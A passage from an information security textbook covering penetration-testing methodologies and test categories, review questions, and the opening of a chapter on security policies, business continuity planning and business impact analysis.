


Figure 11: NIST

NIST, on the other hand, is more comprehensive than OSSTMM, and it is something that you would be able to apply on a daily basis and in short engagements. The diagram above indicates the four steps of the methodology, namely, planning, discovery, attack and reporting.

The testing starts with the planning phase, where how the engagement is going to be performed is decided upon. This is followed by the discovery phase, which is divided into two parts—the first part includes information gathering, and the second part involves vulnerability assessment.

After the discovery phase comes the attack phase, which is the core of every penetration test. If you are able to compromise a target and a new host is discovered, you would go back to step 2, that is, discovery, and repeat it until no targets are left. The indicating arrows in the block phase and the attack phase to the reporting phase indicate that you plan something and you report it—you attack a target and report the results.

Open Web Application Security Project (OWASP)

Both the methodologies discussed above focused more on performing a network penetration test rather than for testing web applications. The OWASP testing methodology is what we follow for all 'web application penetration tests'. The OWASP testing guide basically contains almost everything that you would test a web application for. The methodology is comprehensive and is designed by some of the best web application security researchers since 2001.

We have learnt the three major categories of testing while performing functional testing, namely black box, white box and grey box.

Let's now look at it from a security testing perspective:

Categories of Penetration Test

When the scope of the penetration test is defined, the category/type of penetration test engagement is also defined along with it.

Black Box Testing

A black box penetration test is where almost no information is provided about the specified target. In the case of a network penetration test, this means that the target operating system, server version, etc. will not be provided; the only thing that will be provided is the IP ranges that you would be expected to test. In the case of a web application penetration test, the source code of the web application will not be provided. This usually happens when performing an external penetration test.

White Box Testing

A white box penetration test is where almost all the information about the target is provided. In the case of a network penetration test, information on the application running, the corresponding versions, operating system, etc. are provided. In the case of a web application penetration test, the application's source code is provided, enabling us to perform the static/ dynamic 'source code analysis'. This scenario is very common in internal penetration tests, since organizations are concerned about leakage of information.

Grey Box Testing

In a grey box test, some information is provided and some hidden. In the case of a network penetration test, the organization provides the names of the application running behind an IP; however, it does not disclose the exact version of the services running. In the case of a web application penetration test, some extra information, such as test accounts, back-end server and databases, are provided.

5.18. Summary

This chapter revolves around web security considerations. At the beginning of the chapter, the key mechanisms implemented within browsers are discussed like same-origin policy, Access-Control-Allow-Origin and CORS. It is followed by the discussion of mechanism used for user authentication from the perspective of web security. Various techniques used by the attackers to steal the passwords transmitted over the web are further discussed. These techniques involve passwords cracked with brute force or dictionary attacks, authentication bypass using SQL injection, authentication bypass using XPath injection and many more. Further, web security fundamentals like session management, and cookies are explained.

Afterwards, web security protocols like SSL, HTTPS, SSH are elaborated thoroughly. It involves working of protocols, the methods involved such as GET, POST, PUT, DELETE etc. Furthermore, the ways to maintain privacy on web are discussed such as clearing search history and disabling cookies. Thereafter, multiple web browsers and browser-based attacks such as clickjacking, and CSRF are discussed in-depth. The web service protocols like REST, SOAP, and JSON are described further which are followed by DNS-based attacks like DNS cache poisoning. The email-based attacks are comprehensively described further. Then, some of the attacks mentioned in OWASP are explained like XSS. At the end of the chapter, web security countermeasures like web application firewall and penetration testing are discussed.

Sample Questions

1. What is Same-Origin policy? Explain with the help of an example.
2. What is the relation between AJAX and Same-Origin policy?
3. Describe CORS flow at different positions with the help of a diagram.
4. How authentication is bypassed by the attackers?
5. Explain any two ways of authentication in web.
6. What is cookie? Justify its significance in web security.
7. Discuss working of SSL with the help of diagram.
8. What are the types of SSL certificates?
9. What is the difference between HTTP/1.1 and HTTP/2?
10. Which methods are involved in HTTPS?
11. How does SSH help to achieve security?
12. What are the security issues in SSH?
13. What are the different ways to maintain privacy on web?
14. Explain the following:
    i. Clickjacking
    ii. CSRF
15. Explain JSON with the help of an example.
16. How does DNS Cache Poisoning work?
17. Explain any three email-based attacks.
18. Justify the significance of web application firewall.
19. What are penetration testing stages?
20. Compare between white box and black box testing.
21. Compare between grey box and black box testing.

22. Define the following:
    i. Blind testing
    ii. Double-blind testing
23. How tokenization helps to achieve web security?
24. Define the following:
    i. Spyware
    ii. Scareware
    iii. Adware

Information Security and Risk Management

6

OBJECTIVES

After reading this chapter, the student will be able to:

- To learn different security policies
- To understand the process of risk analysis and incident management
- To realize cybercrimes, related laws and ethical issues in security management

6.1. Security Planning

As discussed in Chapter 1, IT infrastructure has been transformed with modernization of several key elements like cloud platforms, wireless networks, heterogeneous devices, etc. The revolution in IT infrastructure has led to various advantages like better performance, high speed and low cost. However, this transformation brings threats to confidentiality, integrity and availability of information systems. There are various solutions available in the market, like cryptographic algorithms, authentication techniques, firewalls, intrusion detection techniques, network protocols and many more, which can significantly reduce the threats. Additionally, there are management tools and techniques available at a reasonable cost which can help to implement and maintain information system security.

To utilize management tools and techniques effectively, an enterprise defines its security plan. Security plan follows a top-down approach. Senior management must take decisions on what should be protected, how it should be protected, and to what extent it should be protected. The decisions made by senior management should be crafted into written documents. Before these documents are locked in as policies, they must be researched to verify that they will be compliant with all federal, state and local laws. These documents should also clearly state what is expected from employees and what the result of noncompliance will be. After proper documentation, it is given to the middle management, then to the team leaders, and finally to the executives to follow.

Typically, a system security plan includes:

- List of authorized personnel/users that can access the system
- Level of access/tiered access, or what each user is allowed and not allowed to do on the system
- Access control methods, or how users will access the system (user ID/password, digital card, biometrics)
- Strengths and weaknesses of the system and how weaknesses are handled
- May also include system backup/restoration procedures

Types of Security Documentation

The security plan and scope must be documented in a set of formalized documents that act as the security bible of the organization.

The security document includes:

- Security Policy
- Security Standards
- Guidelines
- Baselines

Procedures

- **Security Policy:** A security policy is a high-level document that prescribes the top management's security vision, objectives, scope and responsibilities. It forms the top layer of formalized security documents. A security policy should be applied throughout the enterprise in a consistent manner and it provides a reference for employees in the conduct of their everyday activities. The policy tells who is responsible for security, what needs to be protected, and what is an acceptable level of risk. A well-thought-out and well-written policy also provides liability protection for an organization and its senior management. Security policy is much like a strategic plan because it outlines what should be done but does not specifically command how to accomplish the stated goals. Those decisions are left for standards, baselines and procedures.
- **Security Standards:** Standards define the mandatory rules, instructions and/or actions required to realize the goals and objectives set by the top management in the security policies. For example, an organization might specify a standard operating system or standard platform that must be used by all of its employees. By employing standards, an organization can implement security controls effectively for the enterprise.
- **Guidelines:** Guidelines are practical instructions and recommendations that target the employees of an enterprise at all levels. These instructions are considered as operational guides on how to apply and enforce the standards and baselines. Guidelines are flexible and not obligatory. Some of the examples of guidelines are:
  - When an employee receives an email from an untrusted or unknown sender, he/she should not open any attachments in the mail.
  - Use of USB flash memories, hard disks, CD-ROM is prohibited in the enterprise's computers.
  - The antivirus operation should not be disabled or hindered.
- **Baselines:** A baseline postulates the minimum level of security required. All systems in the organization must comply with that minimum requirement. An evaluation is conducted regularly by an enterprise's security team or by a third party to identify the systems meeting the baseline and those which fail to do so. The baseline level of protection is compulsory and can be used to develop the required organizational information system security standards. For example, an employee should use a computer which is fully-patched, with antivirus installed, having virus definitions not older than 7 days from the latest published definitions from the vendor.
- **Procedures:** Procedures are the lowest level in the organization's security documentation structure. While a security policy is a high-level document containing general directives, a procedure is a very detailed document that illustrates step-by-step instructions of how a specific task is done. Examples of procedures are those used in preparing new user accounts or assigning privileges.

Figure 1 shows the hierarchy of security documents in which security policy is at the top level whereas procedures are at the lowest level:




Figure 1: Hierarchy of Security Documentation

6.2. Security Policies

A security policy is a document that defines 'secure' for a system or a set of systems. It sets the context in which we can define a secure system. Security policies can be informal or highly mathematical in nature. They are usually mandatory; however, some policies are either strong recommendations or informative resources.

- **Types of Security Policies**

  There are three basic types of security policies:

  – Advisory policies
  – Regulatory policies
  – Informative policies

  NIST has provided guidance in the area of information system and network security policies for U.S. government agencies. NIST-defined policies are:

  – Organizational (or Master) policy
  – System-specific policy
  – Issue-specific policy

  A security policy also considers all relevant aspects of confidentiality, integrity and availability. Hence, according to need, the security policies are categorized into three types:

  – Confidentiality policy
  – Integrity policy
  – Availability policy

Figure 2 depicts a taxonomy of security policies:




Figure 2: Taxonomy of Security Policies

Advisory Policy

Though the policies are usually considered mandatory, *advisory* security policies are considered to be strong recommendations. These policies endorse the course of action or methods to be implemented by an enterprise. However, these policies may not be applicable in certain circumstances like an emergency. In such cases, these policies provide freedom to decide the course of action independently.

An example of advisory policy is illegal copying. The employees should never download or install any commercial software, shareware or freeware onto any network drives or disks unless they have written permission from the network administrator.

Regulatory Policy

Regulatory policies ensure that standard procedures and best practices are implemented by an enterprise and it complies with local, state and federal laws. These policies are applicable to industries such as banks, insurance companies, investment companies, public utilities and many more. An example of this policy is regarding the patent. The company will retain records of employee inventions and patents for 10 years and all email messages and any backup of such email associated with patents and inventions will be stored for one year.

Informative Policy

Informative policies are for education purpose and they provide information to the employees of an enterprise about recommended activities. These policies also mention about prohibited activities, and the resultant penalties of practicing prohibited activities. For example, in partnership with Human Resources, the supervisor body of an enterprise acts as a mediator between employees and top-level management. The role of this body is to help investigate complaints and mediate fair settlements when a third party is requested.

Organizational Policy

Organizational policies are considered to be a blueprint for the whole organization's security programme. It is the strategic plan for implementing security in the organization.

System-Specific Policy

System-specific policies are related to a specific or individual computer system. It mentions approved software, hardware and hardening methods for that specific system.

Issue-Specific Policy

Issue-specific policies are related to a certain functional facet that may entail more consideration. Hence, an individual policy is prepared for that facet that explains details of the required level of security. These policies also mention the rules that all employees in an organization must obey to achieve that level. Examples for this type of policy are:

- Change Management Policy
- Physical Security Policy
- Email Policy
- Encryption Policy
- Vulnerability Management Policy
- Media Disposal Policy
- Data Retention Policy
- Acceptable Use Policy
- Access Control Policy

Confidentiality Policy

A confidentiality policy is the security policy that deals with confidentiality of information. This policy must identify the weak points in an enterprise from where an information leakage happens and it is given to the unauthorized people. Also, the policy must handle dynamic changes in authorization. For example, an employee of an enterprise may be authorized to access proprietary information when he/she is doing a job there. However, once an employee leaves the job, he/she should not be able to access that information.

Integrity Policy

An integrity policy is the security policy that deals with integrity of information and prevents tampering of data. This policy must identify different authorized ways in which information may be altered, the conditions and manner in which information can be altered and the authorized entities who can alter it. Some integrity policies use the concept of a transaction; like database specifications. For example, if a customer moves money from one account to another, the bank uses a well-formed transaction. This transaction has two distinct parts: money is first debited from the original account and then credited to the second account. Unless both parts of the transaction are completed, the customer will lose the money. With a well-formed transaction, if the transaction is interrupted, the state of the database is still consistent—either as it was before the transaction began or as it would have been when the transaction ended. Hence, a part of the bank's security policy is that all transactions must be well-formed.

Integrity policies are hazier than confidentiality policies. The confidentiality policies tell whether certain information can be disclosed or not. This information may be a factual report or it can be a rumour. Confidentiality policy dictates nothing about the trustworthiness of information. On the contrary, integrity policy indicates how much information can be trusted. However, assigning a level of trust is very much crucial. The integrity level of information may be high or low or in-between. This makes integrity policy vague than confidentiality policy. The level of confidentiality depends on what an enterprise wants others to know about it. However, level of integrity depends on what an enterprise subjectively believes to be true about reliability of data.

Availability Policy

Availability policy directly relates to quality of service and deals with availability of information. This policy ensures that the information is available to legitimate users all the time. It also describes what services must be provided to the users. This policy may mention constraints within which the services will be accessible. For example, a web browser may download web pages but not Java applets. It may also specify a level of service. For example, a server will provide authentication data within one minute of the request being made.

6.3. Business Continuity Plan

Businesses are constantly at risk for interruptions to their operations, any of which can have disturbing consequences. These interruptions can be any intentional or unintentional occurrence that suspends normal operations of the business. Examples of such interruptions include the following:

- Burning
- Strikes

- Bombings
- Earthquakes
- Floods
- Fluctuations in or loss of electrical power
- Storms
- Communication system failures
- Unavailability of key employees
- Compliance
- Reputation Damage
- Loss of Revenue
- Injury to Personnel

Figure 3 summarizes the above-mentioned disasters that disturb the working of an organization very badly:




Figure 3: Business Interruptions

Gartner reports that two out of five organizations that experience a disaster go out of business within five years. If an organization does not plan certain procedures to bring its business back in as short time as possible, then the potential for loss of revenue can add up to millions of dollars in several days.

Business continuity is about having a plan to deal with business interruptions, so an organization can continue to function with as little disruption as possible. According to Disaster Recovery Institute International's Glossary of Industry Terms, business continuity planning is, "*The process of developing advance arrangements and procedures that enable an organization to respond to an event in such a manner that critical business functions continue with planned levels of interruption or essential change*".

The primary aim of business continuity plans is to decrease the risk of financial loss and enhance an organization's capability to recover from a disruptive event promptly. The business continuity plan should also help minimize the cost associated with the disruptive event and mitigate the risk associated with it.

Business Continuity Life Cycle

An effective business continuity plan includes a collection of procedures and information that is maintained in readiness for use in the event of a disaster. The continuity plan must be specific and render clear action points and goals during every possible scenario. The business continuity life cycle includes four major stages:

- **Scope and Plan Initiation:** Create the scope of a plan and identify the products and services that need to be delivered in relevance to the mission of the organization.
- **Business Impact Analysis:** - Analyze the current recovery capabilities in the organization with a continual tracking mechanism.
- **Business Continuity Plan Design:** This process includes the areas of plan implementation, plan testing and ongoing plan maintenance. It is a cost-effective disaster recovery tool where the minimum application and data requirements are available during a disaster.
- **Plan Approval and Execution:** Final senior management sign-off, enterprise-wide awareness of the plan and implementing a maintenance procedure for updating the plan as needed.

Figure 4 represents business continuity life cycle:




Figure 4: Business Continuity Life Cycle

Scope and Plan Initiation

This is the first major stage of business continuity life cycle. It necessitates creating the scope for the plan and identifies the other elements needed to define the parameters of the plan. This phase examines the enterprise's operations and finds support services. Creating the scope of a plan includes detailing of work required, enlisting the resources needed and defining the management practices to be employed. The planners need information about equipment, supplies and suppliers, documents and documentation, including off-site backup copies, and procedure documentation.

Business Impact Analysis

This is the second major stage of business continuity life cycle. Business Impact Analysis is a rationalized process, which determines and evaluates the probable effects of an interruption to critical business operations as a result of disaster, accident or an emergency.

A business impact analysis has three principal goals:

- **Ranking of critical systems:** Every critical business unit process must be identified and it has to be assigned priority. Then, the impact of a disruptive event must be evaluated.
- **Estimation of downtime:** The business impact analysis is used to estimate the maximum acceptable downtime that an enterprise's key products or services can be unavailable or undeliverable before stakeholders perceive unacceptable consequences. It is observed that this time period is much shorter than expected.
- **Identification of resource requirements:** The time-critical processes need most of the resources as compared to other processes. Hence, the resource requirements for the critical processes are identified at this time.

Business impact analysis involves the following stages:

- Compile the appropriate material
- Identify vulnerabilities
- Analyze gathered information and potential loss
- Recovery plan
- Implement the solution
- Document the results and present the recommendations

Figure 5 exemplifies the stages of business impact analysis:




Figure 5: Business Impact Analysis Stages

- **Compile the appropriate material:** The first step of business impact analysis is to identify critical units in business and their relationship with each other. A business impact analysis distinguishes critical (urgent) and non-critical (non-urgent) organization functions/activities. A function may be considered critical if dictated by law. For each function, two values are assigned:

1. Recovery Point Objective (RPO): It is the acceptable latency of data that will not be recovered. For example, is it acceptable for the company to lose two days of data? The recovery point objective must ensure that the maximum tolerable data loss for each activity is not exceeded.
2. Recovery Time Objective (RTO)– It is the acceptable amount of time to restore the function.

After identification of critical business units, this step collects the documents about functional operations of the business. Thereafter, various factors leading to success and causing harm are identified. This information helps to assign the priorities to the units and also figures out substitute procedures that can be employed.

- **Identify vulnerabilities:** Vulnerability is the weakness that is visible to the threat. It can be Internet browsers, email client programs, web application, antivirus and Domain Name Server (DNS) software vulnerabilities, database vulnerabilities and

configuration mismatch in networking products, such as switches, routers and firewalls, outdated security policies and procedures.

Identification of vulnerabilities consists of conducting a loss impact analysis. There are two types of losses: quantitative (financial) and qualitative (operational).

The quantitative loss includes the following:

- Loss of revenue, capital expenditure or personal liability resolution
- Additional operational expenses experienced due to the disruptive event
- Loss from resolution of violation of contract agreements
- Loss from resolution of violation of regulatory or compliance requirements

The qualitative loss includes the following:

- Loss of competitive advantage or market share
- Loss of public confidence or credibility, or suffering from public embarrassment

As compared to full risk assessment, identifying vulnerabilities is a smaller task and it provides the information which is merely used for developing the business continuity plan or disaster recovery plan. The focus of vulnerability assessment is more on critical support functions like physical infrastructure, accounting, payroll and telecommunications systems.

- **Types of vulnerability assessment**

A vulnerability assessment applies various methods, tools and scanners to identify vulnerabilities, threats and risks. The following are different types of vulnerability assessment scans:

- **Network-based scans:** This type of scan is used to discover possible network security attacks. This type of scan can also detect vulnerable systems on wired or wireless networks.
- **Host-based scans:** This type of scan is used to pinpoint and detect vulnerabilities in server workstations and other network hosts. This scan typically scrutinizes configuration settings and patch history of scanned systems. Apart from this, it can also scan ports and services that are visible to network-based scans.
- **Wireless network scans:** This type of scan inspects enterprise's Wi-Fi networks and concentrates on points of attack in the wireless network infrastructure. Besides identifying malicious access points, a wireless network scan can also endorse that a company's network is securely configured.
- **Application scans:** This type of scan is used to test websites with the purpose of detecting known software vulnerabilities and inaccurate configurations in network or web applications.

- **Database scans:** This type of scan is used to locate the weak points in the databases which are explored by the attackers to perform an attack like SQL injection.
- **Analyze gathered information and potential loss:** Analyzing the gathered data involves identifying interdependencies, documenting required processes and determining acceptable interruption periods. Few of the potential losses that occur in an enterprise are about human resources, hardware or software malfunctioning, and physical disaster damaging the security network.
- **Recovery plan:** After the occurrence of harmful event, disaster recovery plan involves restoring the operation of the business's information systems. This plan adopts Plan, Do, Check and Act (PDCA) cycle, and periodically upgrades security policies and procedures conforming to the company goals. PDCA cycle is a repetitive four-stage model for continuous improvement in business process management. Figure 6 depicts the PDCA cycle.




Figure 6: PDCA Cycle

This cycle is implemented to improve the quality and effectiveness of processes within product life cycle management, project management, human resource management, supply chain management and many other areas of business. The description of these stages is as follows:

- **Plan:** Define the problem to be addressed, collect relevant data, and ascertain the problem's root cause.
- **Do:** Develop and implement a solution; decide upon a measurement to gauge its effectiveness.
- **Check:** Confirm the results through before and after data comparison.
- **Act:** Document the results, inform others about process changes and make recommendations for the problem to be addressed in the next PDCA cycle.

- **Implement the solution:** This step includes system maintenance, i.e. applying software patches, adopt best practices in deployment, such as use of firewalls and access controls.
- **Document the results and present the recommendations:** Document evidence is an outline adhering to continual improvement by periodic IT security audits and risk assessment maintenance. All processes, procedures, analyses and results should be documented and presented to management, including associated recommendations. The report contains the previously gathered material, lists the identified critical support areas, summarizes the quantitative and qualitative impact statements and provides the recommended recovery priorities generated from the analysis.

Business Continuity Plan Design

This is the third major stage of business continuity life cycle. The business continuity plan is developed by using the information collected in the business impact analysis to create the recovery strategy plan to support critical business functions. This process includes the areas of plan implementation, plan testing, and ongoing plan maintenance. Strategic business units adapt recovery plans ensuring that there is no downtime that impacts the business. An example of such a plan is shown in Table 1:

Table 1: Business Continuity Plan

Threats	Triggering Assets	Recovery Strategy
Fire/Flood	Damage of premises, Loss of systems	Mirrored data centre and secure workplace
Bomb Threat	Denial of access to premises	Work from home or fall back to the recovery site
Supplier Failure	Loss of systems	Deploying high availability hardware in the production environment with systems falling back to the recovery site and with users stationed in usual premises

Plan Approval and Execution

This is the last major stage of business continuity life cycle. The aim of this stage is to obtain the final senior management sign-off, creating enterprise-wide awareness of the plan and implementing a maintenance procedure for updating the plan as needed. It involves the following sub-steps:

- **Senior management approval:** Senior management is responsible for all phases of the business continuity plan. Hence, it is mandatory to take their final approval. The senior management must be able to make informed decisions quickly during an emergency.
- **Plan awareness:** The whole enterprise should be aware of the plan. It underlines the management's commitment to its employees. Specific and quality training may be required for certain employees to carry out their tasks. It increases the interest and the commitment of personnel in the business continuity planning process.
- **Plan maintenance:** A business continuity plan may become obsolete because of certain uncontrollable reasons like reorganization, employee turnover, relocation, or upgrading of critical resources. However, the plan maintenance techniques should be in place to ensure that the plan remains fresh and usable. It is essential to have personnel who can look after maintenance procedures and audit procedures into an enterprise that centralize responsibility for updates and can report regularly on the state of the plan.

Roles of Committees in Business Continuity Planning

